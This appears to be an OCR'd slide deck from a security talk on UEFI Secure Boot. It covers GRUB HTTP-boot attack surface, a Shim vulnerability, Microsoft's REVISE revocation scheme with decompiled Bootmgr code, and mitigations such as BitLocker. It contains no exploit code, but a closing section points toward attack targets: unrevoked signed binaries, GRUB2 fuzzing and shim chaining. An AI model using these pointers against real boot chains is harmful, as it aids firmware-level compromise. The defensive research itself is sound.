
Supported protocols are ‘`http`’ and ‘`tftp`’. If *server* is omitted, value of environment variable ‘`net_default_server`’ is used. Before using the network drive, you must initialize the network. See Network, for more information.

```
(http,grub.example.com:31337)
(http,192.0.2.1:339)
(http,[2001:db8::1]:11235)
```


Source: GRUB Manual

Unique Attack Surface

- You can use HTTP boot from the local, adjacent, and remote vectors!
- **This means that the vulnerability can be abused from almost every vector Secure Boot is exposed to!**



Review



- This code is not new. It was committed 8 years ago.
- Trivial vulnerability. Significant impact.
- Challenging to fix. Rollback vector strikes again.

Thanks to the Shim maintainers who patiently answered questions!!

Where Do We Go From Here?

Shifting Security Left

- Before MSRC invested in Secure Boot, Engineering implemented a "Secure Version Number" (SVN) revocation mechanism.
  - Early self-revocation check in first-party images that used a custom UEFI variable.
  - Like SBAT, no reliance on DBX.
- **Problem:** It was not enforced across all first-party images.
- **Problem:** There was substantial attack surface before the SVN check.
- **Problem:** Like SBAT, it can be bypassed "by design", because the SVN variable is unauthenticated.

Shifting Security Left

- Revocation via Embedded Secure Version Information (**REVISE**)
- **REVISE** was a proposal by MSRC to combine SVN with DBX.
  - How? We can revoke any hash we want via DBX.
  - SHA-256 hashes have 32 bytes of space.
  - What if we "smuggled" version data through a "fake hash" that only our code recognized?
- We still run into DBX space limitations, but with one hash entry, we can revoke thousands of images by version.

```
#pragma pack(1)
typedef struct _EFI_SIGNATURE_DATA {
  EFI_GUID          SignatureOwner;
  UINT8             SignatureData[...];
} EFI_SIGNATURE_DATA;
```

Use special GUID to mark entries containing version data.

Fake hash with version data.

Shifting Security Left

- **REVISE was released in April 2024!**
- We are exploring opportunities to bring REVISE to Shim's SBAT.
- Combine security and subject-matter experts early in development.

```
result = DbxFetchSvn((EFI_GUID *)&ApplicationGuidVal, &SvnData);
if ( result >= 0 )
{
  BinMajorVer = HIWORD(BinSvnVer);
  MinMinorVer = SvnData.MinorSvn;
  DbxSvn = SvnData;
  if ( HIWORD(BinSvnVer) < SvnData.MajorSvn )
  {
    DbxSvnEfiConOut->ClearScreen(DbxSvnEfiConOut);
    DbxSvnEfiConOut->SetAttribute(DbxSvnEfiConOut, 4ui64);
    DbxSvnPrintf(
      L"Security Error: Secure boot version check failed.\r\n"
       "Your system security may be compromised!\r\n"
       "\r\n"
       "Current version: %lu.%lu - Minimum allowed version: %lu.%lu\r\n"
       "Visit https://aka.ms/secure-boot-version-violation for more information.\r\n"
       "\r\n",
      BinMajorVer,
      BinMinorVer,
      DbxSvn.MajorSvn,
      MinMinorVer);
  }
}
```

Source: Decompiled Bootmgr from April 2024

Mitigating Secure Boot

Recommendations to Address Third-Party Risk
2 - 4 Year Timeframe

- Leverage Intentional Fragmentation of DB(X)
- Be Transparent About All Changes
- Revisit Minority Use Cases & Customer Impact
- Invest In Secure & Measured Boot
- Be Firm, But Listen
- Provide SB Visibility & Control to End-Users
- Improve UEFI CA Review Pipeline
- Revisit “By Design” Bypasses (e.g., Mok)
- Deliver Firmware Updates via OS
- Deprecate Most UEFI CA Use Cases

Mitigating Secure Boot

- There may be more third-party UEFI CA modules with vulnerable code than there is space in DBX.
- How do we address this?
  - Medium- to long-term: revoke the UEFI CA. It is already being rolled in the next two years.
  - But this breaks old Option ROMs.
- **Our best bet in the short-term is measured boot.**

What Can You Do To Protect Your Organization?


- **Windows Users:** Enable BitLocker to kill every UEFI CA vulnerability discussed.
  - Still vulnerable to other issues from firmware bugs or first-party images.
  - Working on improving BitLocker to address first-party downgrade attacks.
    - Using Group Policy, you can enable a stricter level of measurements to kill even first-party downgrade attacks.
- **Linux Users:** It depends.
  - **Canonical Users:** Enable TPM-based Full Disk Encryption (when released)
  - No easy mechanism like BitLocker exists from the OS itself 😟
  - A gap Linux can improve on in the long-term.

Areas for Further Research

- If you want to target third-party code…
  - Review old signed binaries. Hundreds of unrevoked modules with obvious vulnerabilities.
    - **Example:** Try to find variants of binaries revoked in DBX.
    - **Example:** Look at second-stage images signed with Linux vendor certificates.
  - Fuzz GRUB2. Guaranteed low hanging fruit.
  - Look at interesting ways of abusing signed modules to enter an unexpected state.
    - **Example:** Did you know you can chain shim -> GRUB2 -> shim?
- If you want to target first-party code…
  - Maybe I'll have time in another talk 😀
- If you have a specific target in mind…
  - Look at everything that is on the OEM to manage, including firmware and custom certificates.

The Elephant in the Room

- We keep focusing on short-term fixes.
- Secure Boot needs an overhaul to remain defensible.
- We must work together.



pov you work for microsoft

Questions?

Massive thank you to the Engineering teams across Microsoft and Linux for their support.